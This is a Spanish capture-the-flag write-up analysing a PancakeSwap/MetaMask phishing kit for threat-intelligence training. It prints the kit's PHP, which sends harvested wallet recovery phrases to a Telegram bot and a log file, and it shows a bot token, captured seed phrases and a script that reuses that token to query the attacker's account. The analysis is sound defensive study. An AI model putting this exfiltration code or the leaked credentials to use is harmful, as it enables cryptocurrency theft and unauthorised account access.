Writeup CTF GrabThePhisher CyberDefenders.org

INDICE

Introducción


Nos estrenamos en la plataforma CyberDefenders.org. Resolvemos el desafío GrabThePhisher que implica conocimientos de Threat Intel, Osint y lectura de código.

El Phishing es una suplantación de identidad que los ciberdelincuentes realizan contra instituciones legítimas, generalmente a través de correo electrónico o SMS, para obtener información confidencial de los usuarios.

Un atacante comprometió un servidor y se hizo pasar por hxxps://pancakeswap.finance/, un intercambio descentralizado nativo de BNB Chain. El actor malicioso lo configuró como un directorio comprimido con el nombre de archivo "pankewk.zip". Con el kit de Phishing, se solicita una investigación y realizar una tarea de inteligencia de amenazas.

Investigación

Después de descomprimir el archivo, obtenemos los siguientes directorios. Podemos determinar que el Phisher trata de hacerse pasar por el sitio web de Pancakeswap.



Comenzamos analizando el archivo index.html por si puede contener información interesante.


```
        <!—MODAL END—>
    <div role="presentation" class="sc-e15886e2-0 sc-4dbf6ff0-0 hXDauz bIkZbc"></div>
    <script>
        jj = true;
        jj2 = false;
        function vib(d) {
            console.log(d);

            window.open("/metamask/", " ... ",
"status=no,titlebar=no,location=no,directories=no,channelmode=no,menubar=no,toolbar=no,scrollbars=no,resizable=no
,menubar=0,top=0,left=" + window.innerWidth + ",width=400,height=650");
        }
    </script>
    <script>
        function countWords(str) {
            return str.trim().split(/\s+/).length;
         }
```

En este fragmento de código se describe la función de la billetera Metamask. Observamos que no se ha escrito código para ninguna otra billetera de las disponibles en la aplicación web.

```
window.onload = function () {
    $("form").on("submit", function (target) {
        if (countWords($(target.target).find("textarea").val()) < 12) {
            alert("Secret recovery phrases contain 12, 15, 18, 21 or 24 words");
            target.preventDefault();
            $(".first-time-flow__button").removeAttr("disabled");
        } else {
            $(".first-time-flow__button").attr("disabled");
        }
        if (countWords($(target.target).find("textarea").val()) > 24) {
            alert("Secret recovery phrases contain 12, 15, 18, 21 or 24 words");
            target.preventDefault();
        }
    });
};
```

Este segundo fragmento de código se encarga de contar las palabras de la frase secreta de recuperación.

Continuamos investigando algunas carpetas interesantes como metamask, src y log. Comenzamos por la carpeta “metamask”. Contiene un archivo HTML y PHP.



Comenzamos analizando el archivo PHP.

```
<?php

$request = file_get_contents("http://api.sypexgeo.net/json/".$_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja
```

Este código sugiere que el actor malicioso usó sypexgeo.net para capturar la información de la víctima. Más adelante, la función sendTel() nos aporta mucha información para rastrear al actor malicioso como ID, Token y el canal de mensajería para el volcado de credenciales.

```
    function sendTel($message){
                $id = "5442785564";
        $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
                $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".
$id."&text=".urlencode($message)."&parse_mode=html";
                file_get_contents($filename);
        $_POST["import-account__secret-phrase"]. $text = $_POST['data']."\n";;
        @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'.'log.txt', $text, FILE_APPEND);

    }
```

El desarrollador del kit de Phishing también registra los datos de entrada en un archivo típico log.txt del que podemos hacernos una idea fácilmente de su presencia en la carpeta log del directorio principal.

Revisando el archivo log.txt tenemos lo que parecen ser las frases semilla capturadas utilizadas para el respaldo de una wallet o para recuperar la contraseña.

```
Archivo  Edición  Formato  Ver  Ayuda
humber edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
```

Para extraer información del actor malicioso con la información obtenida del kit de Phishing, escribiremos un script que nos extraiga información detallada sobre el actor malicioso.

El script es el siguiente:

```python
#!/usr/bin/python

import requests
import argparse
import sys

text="El Hacker Etico"
token = sys.argv[2]
chat_id = sys.argv[4]

url= f"https://api.telegram.org/bot{token}/sendMessage?chat_id={chat_id}&text={text}"

r = requests.get(url)

print(r.json())

```


Una vez ejecutamos este script, resuelve la siguiente información:

```
kali@kali ~ python telegramscraper.py
{'ok': True, 'result': {'message_id': 389, 'from': {'id': 5457463144, 'is_bot': True, 'first_name': 'jijibisam3robot
', 'username': 'jijibisam3robot'}, 'chat': {'id': 5442785564, 'first_name': 'Marcus', 'last_name': 'Aurelius', 'user
name': 'pumpkinboii', 'type': 'private'}, 'date': 1662404911, 'text': 'El Hacker Etico'}}
kali@kali ~
```